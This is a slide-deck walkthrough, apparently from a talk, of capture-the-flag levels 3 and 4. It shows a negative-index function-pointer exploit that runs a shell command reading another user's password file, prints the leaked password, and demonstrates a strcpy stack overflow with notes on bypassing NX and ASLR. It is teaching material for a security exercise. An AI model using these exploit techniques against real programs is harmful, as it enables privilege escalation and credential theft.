Breakpoint 2 at 0x8048780: file level03.c, line 57.
(gdb) run 0 test
Starting program: /levels/level03 0 test

Breakpoint 1, truncate_and_call (fns=0xffb3862c, index=0,
user_string=0xffb38945 "test") at level03.c:57
57 {
(gdb) next
60   strncpy(buf, user_string, sizeof(buf) - 1);
(gdb) next
61   buf[sizeof(buf) - 1] = '\0';
(gdb) next
62   return fns[index](buf);
(gdb) print &buf[0]
$1 = 0xffb385bc "test"
(gdb) print &fns[0]
$2 = (fn_ptr *) 0xffb3862c
(gdb) print (int)$1-(int)$2
$3 = -112
(gdb) print $3/4
$4 = -28
```

```
int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```



```c
int run(const char *str)
{
  // This function is now deprecated.
  return system(str);
}

int truncate_and_call(fn_ptr *fns, int index,
                      char *user_string)
{
  char buf[64];
  // Truncate supplied string
  strncpy(buf, user_string, sizeof(buf) - 1);
  buf[sizeof(buf) - 1] = '\0';
  return fns[index](buf);
}

int main(int argc, char **argv)
{
  int index;
  fn_ptr fns[4] = {
    &to_upper, &to_lower, &capitalize, &length};
  ...
  return truncate_and_call(fns, index, argv[2]);
}
```



level03

```
level03$ nm /levels/level03 | grep run$
0804875b T run
level03$ /levels/level03 -27 `printf "abc;\x5b\x87\x04\x08"`
```

level03

```
level03$ nm /levels/level03 | grep run$
0804875b T run
level03$ /levels/level03 -27 `printf "abc;\x5b\x87\x04\x08"`
sh: abc: not found
sh: [: not found
level03$
```

level03

```
level03$ nm /levels/level03 | grep run$
0804875b T run
level03$ /levels/level03 -27 `printf "abc;\x5b\x87\x04\x08"`
sh: abc: not found
sh: [: not found
level03$ echo "/bin/cat ~level04/.password" > abc
level03$ chmod +x abc
level03$ PATH=. /levels/level03 -27 `printf "abc;\x5b\x87\x04\x08"`
```

level03

```
level03$ nm /levels/level03 | grep run$
0804875b T run
level03$ /levels/level03 -27 `printf "abc;\x5b\x87\x04\x08"`
sh: abc: not found
sh: [: not found
level03$ echo "/bin/cat ~level04/.password" > abc
level03$ chmod +x abc
level03$ PATH=. /levels/level03 -27 `printf "abc;\x5b\x87\x04\x08"`
8LXmwe7w3n42
sh: [: not found
```

level03 *MT edition*

```
level03$ nm /levels/level03 | grep run$
0804875b T run
level03$ /levels/level03 -27 `printf "./a;\x5b\x87\x04\x08"`
sh: ./a: not found
sh: [: not found
level03$ echo "/bin/cat ~level04/.password" > a
level03$ chmod +x a
level03$ /levels/level03 -27 `printf "./a;\x5b\x87\x04\x08"`
8LXmwe7w3n42
sh: [: not found
```

level03 (czary mary)

mem := *index* * sizeof(*int*)
mem := (**-27**) * 4

level03 (czary mary)

mem := *index* * sizeof(*int*)
mem := (**-27**) * 4

-27 == 11111111111111111111111111100101

level03 (czary mary)

mem := *index* * sizeof(*int*)
mem := (**-27**) * 4

-27 == 11111111111111111111111111100101

```
11111111111111111111111111100101
                      <<  2
11111111111111111111111111100100
```

level03 (czary mary)

mem := *index* * sizeof(*int*)
mem := (**-27**) * 4

-27 == 11111111111111111111111111100101

11111111111111111111111111100101
<< 2
11111111111111111111111111100100

1011111111111111111111111111100101 == **-1073741851**

level04

```
$ ssh level04@ec2-50-17-55-161.compute-1.amazonaws.com
level04@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 4!

The password for the next level is in /home/level05/.password. As
before, you may find /levels/level04 and /levels/level04.c useful.
The vulnerabilities overfloweth!

level04:/levels$
```

level04

```
$ ssh level04@ec2-50-17-55-161.compute-1.amazonaws.com
level04@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 4!

The password for the next level is in /home/level05/.password. As
before, you may find /levels/level04 and /levels/level04.c useful.
The vulnerabilities overfloweth!

level04:/levels$ ./level04
Usage: ./level04 STRING
level04:/levels$
```

level04

```
$ ssh level04@ec2-50-17-55-161.compute-1.amazonaws.com
level04@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 4!

The password for the next level is in /home/level05/.password. As
before, you may find /levels/level04 and /levels/level04.c useful.
The vulnerabilities overfloweth!

level04:/levels$ ./level04
Usage: ./level04 STRING
level04:/levels$ ./level04 toniesztukazabickruka
Oh no! That didn't work!
level04:/levels$
```

level04

```
$ ssh level04@ec2-50-17-55-161.compute-1.amazonaws.com
level04@ec2-50-17-55-161.compute-1.amazonaws.com's password:

Congratulations on making it to level 4!

The password for the next level is in /home/level05/.password. As
before, you may find /levels/level04 and /levels/level04.c useful.
The vulnerabilities overfloweth!

level04:/levels$ ./level04
Usage: ./level04 STRING
level04:/levels$ ./level04 toniesztukazabickruka
Oh no! That didn't work!
level04:/levels$ ./level04 `perl -e 'print("A"x4096)'`
Segmentation fault
```


level04.c

```c
void fun(char *str)
{
  char buf[1024];
  strcpy(buf, str);
}

int main(int argc, char **argv)
{
  if (argc != 2) {
    printf("Usage: ./level04 STRING");
    exit(-1);
  }
  fun(argv[1]);
  printf("Oh no! That didn't work!\n");
  return 0;
}
```


level04.c

```c
void fun(char *str)
{
  char buf[1024];
  strcpy(buf, str);
}

int main(int argc, char **argv)
{
  if (argc != 2) {
    printf("Usage: ./level04 STRING");
    exit(-1);
  }
  fun(argv[1]);
  printf("Oh no! That didn't work!\n");
  return 0;
}
```


```c
void fun(char *str)
{
  char buf[1024];
  strcpy(buf, str);
}

int main(int argc, char **argv)
{
  ...
  fun(argv[1]);
  printf("Oh no! That didn't work!\n");
  return 0;
}
```




```c
void fun(char *str)
{
  char buf[1024];
  strcpy(buf, str);
}

int main(int argc, char **argv)
{
  ...
  fun(argv[1]);
  printf("Oh no! That didn't work!\n");
  return 0;
}
```





```
void fun(char *str)
{
  char buf[1024];
  strcpy(buf, str);
}

int main(int argc, char **argv)
{
  ...
  fun(argv[1]);
  printf("Oh no! That didn't work!\n");
  return 0;
}
```




```
void fun(char *str)
{
  char buf[1024];
  strcpy(buf, str);
}

int main(int argc, char **argv)
{
  ...
  fun(argv[1]);
  printf("Oh no! That didn't work!\n");
  return 0;
}
```




ccb8ffb3
fffff7d8
cd219090
f00fc7c8
...
...
RET
I
90s
THE


NX bit
XD bit
XN
Enchanced Virus Protection?!
ccb8ffb3
fffff7d8
cd219090
f00fc7c8
...
...
RET
W^X
Exec Shield
PaX
DEP


ccb8ffb3
fffff7d8
cd219090
f00fc7c8
...
...
?
ASLR
RET

level04 – na około

- ~~NX bit~~
- ASLR nie dotyczy *.text* w `level04`
- Trampolina (pivot?)
- PIC shellcode

